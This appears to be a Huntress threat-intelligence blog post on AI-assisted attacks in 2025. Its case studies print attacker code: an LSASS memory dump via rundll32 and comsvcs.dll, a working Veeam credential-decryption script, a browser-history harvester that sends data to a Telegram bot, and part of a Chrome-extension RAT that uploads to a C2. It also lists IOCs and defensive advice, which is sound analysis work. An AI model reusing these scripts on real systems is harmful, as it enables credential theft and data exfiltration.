

Reflecting on AI in 2025: Faster Attacks, Same Old Tradecraft

 huntress.com/blog/ai-2025-faster-attacks-same-tradecraft

[HomeBlog](#)

Reflecting on AI in 2025: Faster Attacks, Same Old Tradecraft

Overall Likelihood Score

Based on stylometric analysis, structure, consistency, and known AI coding patterns:

 **Probability the text was AI-generated: 85–95%**

High confidence.

This looks very much like:

- ChatGPT-produced PowerShell
- Copilot-coded admin script
- Or an AI script that a human lightly edited



Background

Reflecting on 2025, AI didn't produce omnipotent, mind-bending offensive capabilities as many commentators heralded. The reality we observed was much more grounded. Adversaries leaned into AI to generate and automate traditional tradecraft. The difference was speed and accessibility, not fundamentally new offensive primitives. As we've highlighted before, many [attacks aren't sophisticated](#), and defenders can win if they get the basics right.

In this blog, we'll walk through some examples of how we've seen AI-fueled threat actors deploy their tradecraft and offer some meditations on what we should expect to see across the cybersecurity landscape in 2026 with AI.

AI tradecraft

When referring to AI in this context, this specifically means widely available large language models and generative systems such as ChatGPT, DeepSeek, Gemini, and similar tools. These systems are general-purpose text and code generators trained on large corpora of public and licensed data. They do not reason, plan, or execute attacks independently. **Adversaries are using them as productivity aids to draft scripts**, assemble commands, and summarise known techniques, not as autonomous offensive platforms or sources of fundamentally new exploitation methods, at scale.

AI is therefore being used as a rapid authoring tool that converts attacker intent into detonatable code. Typical characteristics include:

- **Artifacts that give away the origin of the artifact:** odd comments, non-native language strings, inconsistent variable naming, and copy-paste errors.
- **Rapid composition of PowerShell and batch scripts** that stitch together previously known commands and techniques.
- **Lowered barrier to entry for less-skilled operators** who rely on AI to assemble command sequences and minor logic.

- **New but shallow attack surfaces:** AI-produced phishing text, naive obfuscation, and templated exfiltration paths to commodity channels such as Telegram.

Overall Likelihood Score

Based on stylometric analysis, structure, consistency, and known AI coding patterns:

 **Probability the text was AI-generated: 85–95%**

High confidence.

This looks very much like:

- ChatGPT-produced PowerShell
- Copilot-coded admin script
- Or an AI script that a human lightly edited

Figure 1: Huntress asking AI if AI authored the script from case study 2

The outcome of this AI-facilitated tradecraft is simply taking existing adversary campaigns but pumping them with caffeine; faster, noisier attacks that are more commodity than novel, and still trip the same detections **if** the defenders' security posture is adequate in its foundations.

Case study 1: AI-generated credential dumper

An intruder gained initial access via brute forcing RDP. Once in the network, they pivoted to credential access and executed a PowerShell script, which, on review, looked suspiciously AI-generated.

The payload contained Cyrillic strings and other sloppy artifacts, and the execution was overall noisy and unsophisticated. Huntress contained the session, removed the actor before they could make further ingress, and identified the root cause. AI-assisted does not equal successful, as this case demonstrated—adversary skill gaps cannot be compensated for by AI.

Comments are inserted English translation of Russian strings

Write-Host "Пробуем создать дамп: \$dumpFile" ## Trying to create dump: \$dumpFile

Метод 1: Через Start-Process` ## Method 1: Via Start-Process

```
Start-Process -FilePath "rundll32.exe" -ArgumentList "C:\Windows\System32\comsvcs.dll,  
MiniDump 832 $dumpFile full" -Wait -NoNewWindow`
```

```
# Проверяем результат` ## Checking the result
```

```
if (Test-Path $dumpFile) {`
```

```
$file = Get-Item $dumpFile`
```

```
Write-Host "Успешно! Размер файла: $([math]::Round($file.Length/1MB, 2)) MB" ## Success!  
File size
```

```
Write-Host "Путь: $($file.FullName)" ## Path
```

```
} else {
```

```
Write-Host "Файл не создан. Пробуем другой метод..." ## File not created. Trying another  
method...
```

[view raw Case_study_one_credential_dump.ps1](#) hosted with ♥ by [GitHub](#)

Case study 2: Veeam credential theft attempt at a non-profit

An adversary started to enumerate the network, moved laterally via WinRM, and then **attempted** to deploy an AI-generated PowerShell script (C:\temp\v.ps1) aimed at Veeam credentials.

The script contained odd snippets, misplaced comments, and unusual structure. AI-verification tooling flagged it as machine-produced (the irony is not lost on us).

On further examination, the script failed to execute, and defenders extinguished the activity. Basic security hygiene and telemetry remained the most effective control for this case, once again, as well as having rapid forensic examiners who can validate the blast radius.

```
# Ensure script runs with elevated privileges on the Veeam server.
```

```
# Step 1: Detect Veeam SQL instance and database from registry or prompt if needed.
```

```
$SQLServer = $null
```

```
$SQLInstance = $null
```

```
$SQLDBName = $null
```

```
Add-Type -AssemblyName System.Security
```

```
# Check new registry path (for VBR v12+ configurations)
```

```
$baseRegPath = "HKLM:\SOFTWARE\Veeam\Veeam Backup and Replication"

if (Test-Path "$baseRegPath\DatabaseConfigurations"){

$dbConfig = Get-ItemProperty -Path "$baseRegPath\DatabaseConfigurations"

$activeDB = $dbConfig.SqlActiveConfiguration # "Mssql" or "PostgreSql"

if ($activeDB -eq "Mssql"){

$sqlConfig = Get-ItemProperty -Path "$baseRegPath\DatabaseConfigurations\Mssql"

$SQLServer = $sqlConfig.SqlServerName

$SQLInstance = $sqlConfig.SqlInstanceName

$SQLDBName = $sqlConfig.SqlDatabaseName

} elseif ($activeDB -eq "PostgreSql"){

Write-Warning "Detected PostgreSQL as the Veeam database. This script currently supports only MSSQL."

# (For PostgreSQL, a different approach using Npgsql or psql would be needed; not implemented here.)

}

}

# If not found, check legacy registry keys (for older Veeam versions)

if (-not $SQLServer){

if (Test-Path $baseRegPath){

try{

$legacyConf = Get-ItemProperty -Path $baseRegPath

$SQLServer = $legacyConf.SQLServerName

$SQLInstance = $legacyConf.SQLInstanceName

$SQLDBName = $legacyConf.SQLDatabaseName

} catch {

# Keys might not exist or accessible

}

}

}
```

```
}
```

```
# If still not resolved, prompt the user for details
```

```
if (-not $SQLServer -or -not $SQLInstance -or -not $SQLDBName) {
```

```
Write-Host "Could not auto-detect the Veeam SQL instance. Please provide details:" -  
ForegroundColor Yellow
```

```
if (-not $SQLServer) { $SQLServer = Read-Host "Enter SQL Server name (e.g., . for local)"}  
if (-not $SQLInstance) { $SQLInstance = Read-Host "Enter SQL Instance name (e.g.,  
VEEAMSQL2017)"}  
if (-not $SQLDBName) { $SQLDBName = Read-Host "Enter Veeam Database name (e.g.,  
VeeamBackup)"}  
if (-not $SQLServer -or -not $SQLInstance -or -not $SQLDBName) {  
Write-Error "SQL instance information is incomplete. Exiting."  
return  
}  
}  
  
# Build the connection string for SQL  
  
# If instance is the default (MSSQLSERVER), no instance name is needed in the connection  
string  
  
if ($SQLInstance -eq "MSSQLSERVER") {  
$connString = "Server=$SQLServer; Database=$SQLDBName; Trusted_Connection=True;"  
} else {  
$connString = "Server=$SQLServer\$SQLInstance; Database=$SQLDBName;  
Trusted_Connection=True;"  
}  
  
# Step 2: Connect to the SQL database  
  
Try {  
$connection = New-Object System.Data.SqlClient.SqlConnection  
$connection.ConnectionString = $connString
```

```
}
```

```
}
```

```

$connection.Open()

} catch {

Write-Error "Failed to connect to SQL Server `$_SQLServer\$_SQLInstance`: $_"

return

}

# Step 3: Query the Credentials table for description, username, and password

$query = "SELECT [description],[user_name],[password] FROM [dbo].[Credentials]"

try {

$command = $connection.CreateCommand()

$command.CommandText = $query

$reader = $command.ExecuteReader()

} catch {

$connection.Close()

Write-Error "SQL query failed: $($_.Exception.Message)"

return

}

# Load results into a DataTable for easy handling

$DataTable = New-Object System.Data.DataTable

$DataTable.Load($reader)

$connection.Close()

# If no records, inform and exit

if ($DataTable.Rows.Count -eq 0) {

Write-Host "No credentials found in the Veeam Credentials table."

return

}

# Step 4: Get the EncryptionSalt from registry (if available)

```

```

$saltBytes = $null

$regDataPath = "$baseRegPath\Data"

if (Test-Path $regDataPath){

    try {

        $regValues = Get-ItemProperty -Path $regDataPath

        $saltBase64 = $regValues.EncryptionSalt

        if ($saltBase64){

            $saltBytes = [Convert]::FromBase64String($saltBase64)

        }

    } catch {

        Write-Warning "Unable to read EncryptionSalt from registry: $($_.Exception.Message)"

    }

}

# Step 5: Decrypt each password

$resultList = @()

foreach ($row in $DataTable){

    $desc = $row.description

    $user = $row.user_name

    $encPass = $row.password

    $plainPass = "<Decryption failed>" # default message, will be overwritten if successful

    try {

        if ($encPass -match '^(?i)AQAA'){

            # Legacy DPAPI encryption (no extra salt)

            $data = [Convert]::FromBase64String($encPass)

            $rawBytes = [System.Security.Cryptography.ProtectedData]::Unprotect($data, $null,

[System.Security.Cryptography.DataProtectionScope]::LocalMachine)

```

```

$plainPass = [System.Text.Encoding]::UTF8.GetString($rawBytes)
}

else {
# Newer encryption (with salt) requires removing header and using the salt
if (-not $saltBytes) {
throw "EncryptionSalt not found (required for new format)."
}

# Convert Base64 to bytes and strip the first 74 hex characters (37 bytes) from the blob
$data = [Convert]::FromBase64String($encPass)
$hexBuilder = New-Object System.Text.StringBuilder ($data.Length * 2)
foreach ($b in $data) { [void]$hexBuilder.AppendFormat("{0:x2}", $b) }
$hexString = $hexBuilder.ToString()
if ($hexString.Length -lt 74) { throw "Encrypted data blob is shorter than expected." }
# Remove the first 74 hex chars (header/metadata)
$hexString = $hexString.Substring(74)
# Convert the remaining hex string back to byte array
$dataBytes = New-Object byte[] ($hexString.Length / 2)
for ($i = 0; $i -lt $hexString.Length; $i += 2) {
$dataBytes[$i/2] = [Convert]::ToByte($hexString.Substring($i, 2), 16)
}

# Now decrypt using DPAPI with the salt
$rawBytes = [System.Security.Cryptography.ProtectedData]::Unprotect($dataBytes, $saltBytes,
[System.Security.Cryptography.DataProtectionScope]::LocalMachine)
$plainPass = [System.Text.Encoding]::UTF8.GetString($rawBytes)
}
}

catch {

```

```
# If any error occurs during decryption, capture the message
```

```
$plainPass = "Decryption failed: $($_.Exception.Message)"
```

```
}
```

```
# Collect the result
```

```
$resultList += [PSCustomObject]@{
```

```
Description = $desc
```

```
Username = $user
```

```
Password = $plainPass
```

```
}
```

```
}
```

```
# Step 6: Output the results (Description, Username, Decrypted Password)
```

```
$resultList | Format-Table -Property Description, Username, Password
```

[view raw Case_study_two_veeam.ps1](#) hosted with ♥ by [GitHub](#)

Case study 3: Three AI scripts for browser cred theft and one that worked

In this Huntress case, a threat actor dropped a PowerShell payload through a rogue ScreenConnect session. Detection of unusual RMM activity and process behavior led to containment and evidence collection.




Figure 2: Extract of Huntress EDR detecting anomalous ScreenConnect-Powershell process lineage

On analysis, the script (*secure.chase.ps1*) scanned Chrome and Edge history for Chase banking URLs and exfiltrated collected data to a Telegram endpoint. The technique is straightforward credential harvesting packaged in an automated script that betrays signs of AI-generation, as well as the inclusion of Cyrillic characters, *again*.

However, this wasn't the actor's first attempt. The actor had previously deployed “qb_check.ps1” on other hosts, targeting QuickBooks credentials, but the script claimed it would exfiltrate to Telegram while containing no Telegram functionality at all. A day later, “coinbase_check.ps1” appeared: the actor had simply swapped URL strings for Coinbase, but the underlying regex still searched for QuickBooks data. The script reported Coinbase results while harvesting nothing. By the third attempt with “secure.chase.ps1”, the actor had finally produced a functional payload.

Attribution is not particularly self-evident, but it is a noteworthy pattern that all of the cases shared here contain Cyrillic characters—whether an artifact kept in the script by a lazy adversary or a false flag to send an investigator down a Russian-speaking rabbit hole.

```
# =====
```

```
# Scan Chrome + Edge history files (ALL users, ALL profiles)
```

```
# Search for "secure.chase.com" directly in History DB (no SQLite module)
```

```
# Save matches to C:\H\History.txt
```

```
# Save PC Name + User + count to C:\H\results.txt

# If count > 10 send results.txt content to Telegram

# Designed for running as service user (SYSTEM) via SimpleHelp

# =====

try {

    Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass -Force -ErrorAction Stop

} catch {}

$ErrorActionPreference = 'Stop'

$ProgressPreference = 'SilentlyContinue'

# -----

# Prepare folder C:\H

# -----

$outFolder = "C:\H"

$outFile = Join-Path $outFolder "History.txt"

$resultsFile = Join-Path $outFolder "results.txt"

if (-not (Test-Path $outFolder)) {

    try {

        New-Item $outFolder -ItemType Directory -Force | Out-Null

        Write-Host "Created folder: $outFolder"

    }

    catch {

        Write-Error ("Failed to create folder {0}. Error: {1}" -f $outFolder, $_.Exception.Message)

        exit 1

    }

}
```

```
if (Test-Path $outFolder) {  
    try {  
        (Get-Item $outFolder -Force).Attributes = 'Hidden','System'  
        Write-Host "Output folder ready (hidden): $outFolder"  
    }  
    catch {  
        Write-Warning ("Failed to set attributes on {0}. Error: {1}" -f $outFolder, $_.Exception.Message)  
    }  
} else {  
    Write-Error ("Folder {0} does not exist. Script stopped." -f $outFolder)  
    exit 1  
}  
  
# -----  
# Function: scan one History file as binary and find QBO URLs  
# -----  
function Get-QboFromHistoryFile {  
    param(  
        [string]$Browser,  
        [string]$UserFolder,  
        [string]$ProfileName,  
        [string]$HistoryPath  
    )  
  
    $items = @()  
  
    if (-not (Test-Path $HistoryPath)) {  
        return $items  
    }  
}
```

```
# Copy to temp to avoid file locks
```

```
$tempHistory = Join-Path $env:TEMP ("Hist_{0}_{1}_{2}.db" -f $Browser,  
$UserFolder.Replace('\','_'), $ProfileName)
```

```
try {
```

```
Copy-Item $HistoryPath $tempHistory -Force -ErrorAction Stop
```

```
}
```

```
catch {
```

```
Write-Warning ("Failed to copy history file {0}. Error: {1}" -f $HistoryPath,  
$_.Exception.Message)
```

```
return $items
```

```
}
```

```
try {
```

```
# Read raw bytes and convert to ASCII string
```

```
$bytes = [System.IO.File]::ReadAllBytes($tempHistory)
```

```
if (-not $bytes -or $bytes.Length -eq 0) {
```

```
return $items
```

```
}
```

```
$text = [System.Text.Encoding]::ASCII.GetString($bytes)
```

```
# Regex options
```

```
$regexOptions = [System.Text.RegularExpressions.RegexOptions]::IgnoreCase
```

```
$pattern = 'https?://secure\.chase\.com[^\x00\s"]*'
```

```
$matches = [System.Text.RegularExpressions.Regex]::Matches($text, $pattern, $regexOptions)
```

```
foreach ($m in $matches) {
```

```
$items += [PSCustomObject]@{
```

```
Browser = $Browser
```

```
UserFolder = $UserFolder
```

```
Profile = $ProfileName
```

```
Url = $m.Value
```

```
}
```

```
}
```

```
}
```

```
catch {
```

```
Write-Warning ("Failed to scan history file {0}. Error: {1}" -f $HistoryPath,  
$_.Exception.Message)
```

```
}
```

```
finally {
```

```
try { Remove-Item $tempHistory -Force -ErrorAction SilentlyContinue } catch {}
```

```
}
```

```
return $items
```

```
}
```

```
# -----
```

```
# Function: scan all profiles for a browser for ALL users
```

```
# -----
```

```
function Scan-ChromiumAllUsers {
```

```
param(
```

```
[string]$BrowserName, # "Chrome" or "Edge"
```

```
[string]$RelativeBasePath # e.g. "AppData\Local\Google\Chrome\User Data"
```

```
)
```

```
$results = @()
```

```
$usersRoot = "C:\Users"
```

```
if (-not (Test-Path $usersRoot)) {
```

```
return $results
```

```
}
```

```
Get-ChildItem $usersRoot -Directory -ErrorAction SilentlyContinue | ForEach-Object {
```

```
$userDir = $_.FullName
```

```
$userName = $_.Name
```

```
$baseFolder = Join-Path $userDir $RelativeBasePath
```

```
if (-not (Test-Path $baseFolder)) {
```

```
return
```

```
}
```

```
# Profiles under User Data
```

```
Get-ChildItem $baseFolder -Directory -ErrorAction SilentlyContinue | ForEach-Object {
```

```
$profileName = $_.Name
```

```
$historyPath = Join-Path $_.FullName "History"
```

```
if (Test-Path $historyPath) {
```

```
$results += Get-QboFromHistoryFile -Browser $BrowserName -UserFolder $userName -  
ProfileName $profileName -HistoryPath $historyPath
```

```
}
```

```
}
```

```
}
```

```
return $results
```

```
}
```

```
# -----
```

```
# Scan Chrome and Edge for all users
```

```
# -----
```

```
Write-Host "Scanning Chrome and Edge history files for secure.chase.com ..."
```

```
$allMatches = @()
```

```
$chromeRel = "AppData\Local\Google\Chrome\User Data"
```

```
$edgeRel = "AppData\Local\Microsoft\Edge\User Data"
```

```
$allMatches += Scan-ChromiumAllUsers -BrowserName "Chrome" -RelativeBasePath  
$chromeRel
```

```
$allMatches += Scan-ChromiumAllUsers -BrowserName "Edge" -RelativeBasePath $edgeRel
```

```
# Remove duplicate URLs (optional)
```

```
$allMatches = $allMatches | Select-Object Browser,UserFolder,Profile,Url -Unique
```

```
$count = $allMatches.Count
```

```
Write-Host ("Total secure.chase.com entries found: {0}" -f $count)
```

```
# Показать в каком браузере сколько результатов
```

```
$byBrowser = $allMatches | Group-Object Browser | Sort-Object Count -Descending
```

```
Write-Host "Results by browser:"
```

```
$byBrowser | ForEach-Object {
```

```
Write-Host (" {0}: {1}" -f $_.Name, $_.Count)
```

```
}
```

```
# Count total Chrome profiles across ALL users Посчитать общее количество профилей  
Chrome (User Data*)
```

```
$chromeProfiles = @()
```

```
$usersRoot = "C:\Users"
```

```
$chromeRel = "AppData\Local\Google\Chrome\User Data"
```

```
Get-ChildItem $usersRoot -Directory -ErrorAction SilentlyContinue | ForEach-Object {
```

```
$base = Join-Path $_.FullName $chromeRel
```

```
if (Test-Path $base) {  
    Get-ChildItem $base -Directory -ErrorAction SilentlyContinue | ForEach-Object {  
        # Chrome profiles usually contain a History file  
        if (Test-Path (Join-Path $_.FullName "History")) {  
            $chromeProfiles += [PSCustomObject]@{  
                User = $_.Parent.Parent.Parent.Name  
                Profile = $_.Name  
            }  
        }  
    }  
}  
}
```

```
$chromeProfileCount = $chromeProfiles.Count  
Write-Host ("Total Chrome profiles found: {0}" -f $chromeProfileCount)
```

#3. (Опционально) Показать Chrome профили с совпадениями

```
Write-Host "Chrome profiles with matches:"  
$allMatches |  
Where-Object { $_.Browser -eq 'Chrome' } |  
Group-Object UserFolder,Profile |  
ForEach-Object {  
    Write-Host (" User={0}, Profile={1}, Count={2}" -f `br/>    $_.Group[0].UserFolder,  
    $_.Group[0].Profile,  
    $_.Count)  
}
```

```
#тут пишем колво, если каунт больше 10 шлем увед в тг
```

```
if ($count -gt 30) {
```

```
$pc = $env:COMPUTERNAME
```

```
# Build compact browser summary: "Chrome=10; Edge=15"
```

```
$browserSummary = ($byBrowser | ForEach-Object { "{0}={1}" -f $_.Name, $_.Count }) -join "; "
```

```
$BOT_TOKEN = "<Redacted>"
```

```
$CHAT_ID = "<Redacted>"
```

```
$msg = "$pc | secure.chase.com total=$count | $browserSummary"
```

```
try {
```

```
Invoke-RestMethod -Uri ("https://api.telegram.org/bot{0}/sendMessage" -f $BOT_TOKEN) `
```

```
-Method Post `
```

```
-ContentType "application/x-www-form-urlencoded" `
```

```
-Body @{ chat_id = $CHAT_ID; text = $msg } | Out-Null
```

```
Write-Host "Telegram: sent"
```

```
} catch {
```

```
Write-Host ("Telegram: FAILED - {0}" -f $_.Exception.Message)
```

```
}
```

```
}
```

[view raw Case_study_three_Chase_Telegram.ps1](#) hosted with ♥ by [GitHub](#)

Case study 4: AI-assisted malicious Chrome extension development

In this Huntress case, we discovered a malicious Chrome browser extension functioning as a fully featured Remote Access Trojan (RAT). The code structure, comprehensive comments, and organized formatting strongly suggest AI-assisted development. The extension masquerades as a Telegram-related tool with the title “Telegram Agent + Cookies”, leveraging the legitimate app's reputation to avoid suspicion. The pop-up UI provides a clean configuration interface for the attacker to manage C2 settings and manually trigger cookie exports. Despite the naming, the extension has

no actual relationship to Telegram; it's purely a C2-based browser RAT. The extension beacons to its C2 server at 172.86.105.[.]237:5000 every five seconds, checking for tasking. It supports a wide range of commands, including:

- **SCREENSHOT** to capture the active browser tab
- **EXPORT_COOKIES** to dump all browser cookies for session hijacking
- **GET_TABS** to enumerate open tabs and URLs
- **GET_HISTORY** to export 7 days of browsing history
- **GET_DOWNLOADS** to list downloaded files with full paths
- **GET_SYSTEM_INFO** to collect CPU, RAM, OS, and browser details
- **ARCHIVER_*** commands to browse and exfiltrate folder contents.

Several characteristics point to AI-generated code. The source contains verbose section headers with clearly delineated code blocks using ASCII separators like “// =====”. Every function is thoroughly commented with a consistent documentation style, and the architecture is clean and modular, with each capability isolated into its own handler function. The presence of a version string (AGENT_VERSION = “3.2.0”) suggests iterative development through repeated prompting.

Additionally, the code includes emoji usage in user-facing output strings, for example, folder icons (📁) and status indicators (✅, ⌚) in the archiver listing report. This stylistic choice is characteristic of AI-generated code attempting to create a “polished” output.

```
655 let report = `FOLDER LISTING\nPath: ${listing.path}\n${'-'.repeat(40)}\n\n`;  
656 report += `SUBFOLDERS (${listing.folders.length}): \n`;  
657 for (const f of listing.folders) {  
658   if (typeof f === 'object') report += ` 📁 ${f.name} [${formatBytes(f.size)}] (${f.fileCount} files)\n`;  
659   else report += ` 📁 ${f}\n`;  
660 }  
661 report += `\nFILES (${listing.files.length}): \n`;  
662 for (const f of listing.files) {  
663   const state = f.state === 'complete' ? '✅' : '⌚';  
664   report += ` ${state} ${f.name} [${formatBytes(f.size)}]\n`;  
665 }  
666 filesForZip.push({ name: "listing.txt", data: report });  
667  
668 const zipBlob = createSimpleZip(filesForZip);  
669 const key = `zip:${path}`;  
670 await saveZipToIndexedDB(key, zipBlob);  
671  
672 const folderName = path.split('/').filter(Boolean).pop() || "root";  
673 const form = new FormData();  
674 form.append("client_id", settings.clientId);  
675 form.append("path", path);  
676 form.append("file", zipBlob, `${folderName}_listing.zip`);  
677 await uploadForm("/client/upload_archiver_zip", form, settings);
```

Figure 3: Snippet of the malicious Chrome extension ([background.js](#))

Telegram Agent + Cookies

Agent Settings

Controller URL

`http://127.0.0.1:5000/`

☐ Agent enabled (ping + tasks)

Client ID: (loading...)

Save Settings

Cookie Export

Export Cookies → Controller

Sends **cookies.txt** and **domain_report.txt** to your controller endpoint

`/client/upload_cookies.`

Open [chrome://extensions](#) → click "service worker" to see logs

Figure 4: Popup UI ([popup.html](#))

Conclusion: Defensive guidance and 2026 outlook

The takeaway from this article should quell some fears around the AI apocalypse some commentators have foretold, but it should also disquiet organizations that have yet to achieve a foundational security posture. As is the case with many things in cybersecurity, achieving the security basics consistently sets defenders up for success in stopping the AI threats we've shared in this article. Here, we list the defensive guidance we'd advise implementing with priority in 2026.

- Invest in telemetry retention and end-to-end EDR + SOC playbooks rather than chasing perfect prevention.
- Enforce multifactor authentication for all VPN, admin interfaces, RMM, and backup consoles.
- Restrict lateral movement paths by hardening the network with segmentation and least privilege deployment, and monitoring WinRM, RDP, and service account usage.
- Log and alert on suspicious interpreter activity with command-line capture and script block logging, and/or deploy appropriate security solutions that facilitate full visibility across the network.
- Maintain and tune detection for early stage tradecraft behaviors like anomalous enumeration, lateral movement, credential dumping, and privilege escalation.

And what is the outlook for 2026 with AI-fueled adversaries? Based on what we've observed in 2025, AI will accelerate commoditization of tradecraft, producing more templated and automated attacks and improving speed of reconnaissance and phishing—adversaries will attempt more AI-assisted obfuscation and automated social engineering. We also expect to see the [trend of adversaries operating more at the hypervisor level](#), and AI enabling their malice at this layer.

AI is accelerating adversary activity, but not necessarily redefining it. The same familiar techniques are being produced faster, more cheaply, and by less capable operators, via AI. This is a huge win for defenders, as it means security fundamentals will still continue to work, because the underlying behaviors haven't changed, only the AI-fueled rate and velocity at which they appear. A minotiae of adversaries, who were already advanced, are using AI to level up and operate at a new level of sophistication, and whilst these remain the 1% of threat actors, their devastating potential can't be ignored; 2026 will be a fascinating year for observing how both defenders and threat actors alike leverage AI

Indicators of compromise (IOCs)

Item	Description
------	-------------

19d19ac8199298f7b623693f4e38cb79aba8294c258746a3c9d9a183b2bb2578	secure.chase.ps1
4574ffef886ca461a89db7b9aaaede2e20ac802a82db94e3b6e4d0e86370e7a4	C:\temp\v.ps1
57f2a2bb77f5400b46ebc42118f46ffaa497d5c03c24d1cb3868dde2381a0f07	qb_check.ps1
cf289b3ab970a3d04213b7312220f769f493f2f2c666ed7a8fe512075a84e995	coinbase_check.ps1
d272c90fc264fa3e4a71fbef324273c99dd0a48fd2f0234aa6fdd3e80add936	background.js
f75219e2aea50b8fa618f55389ab9a58351fb6acd4ea7c7de3e656183d5a52f0	popup.html
172.86.105[.]237:5000	Malicious Chrome extension C2

TTPs

Tactic	Technique ID	Technique name	How it appeared in these cases
Execution	T1059.001	PowerShell	AI-generated PowerShell used for credential access and collection
Execution	T1218	System Binary Proxy Execution	rundll32 and comsvcs.dll abused for memory dumping
Credential Access	T1003.001	OS Credential Dumping: LSASS	MiniDump attempts against LSASS
Credential Access	T1555.003	Credentials from Web Browsers	Direct scanning of Chrome and Edge history files
Credential Access	T1555.005	Credentials from Enterprise Software	Veeam credential database access and decryption

Discovery	T1012	Query Registry	Registry inspection to locate Veeam database and encryption material
Discovery	T1082	System Information Discovery	Host and environment reconnaissance
Lateral Movement	T1021.006	Remote Services: WinRM	Remote command execution and pivoting
Lateral Movement	T1021.001	Remote Services: RDP	Attempts to enable or leverage RDP access
Collection	T1119	Automated Collection	Scripted harvesting across users and profiles
Command and Control	T1102.002	Web Services: Bidirectional	Telegram Bot API used for exfiltration
Exfiltration	T1041	Exfiltration Over C2 Channel	Data sent via existing C2 channel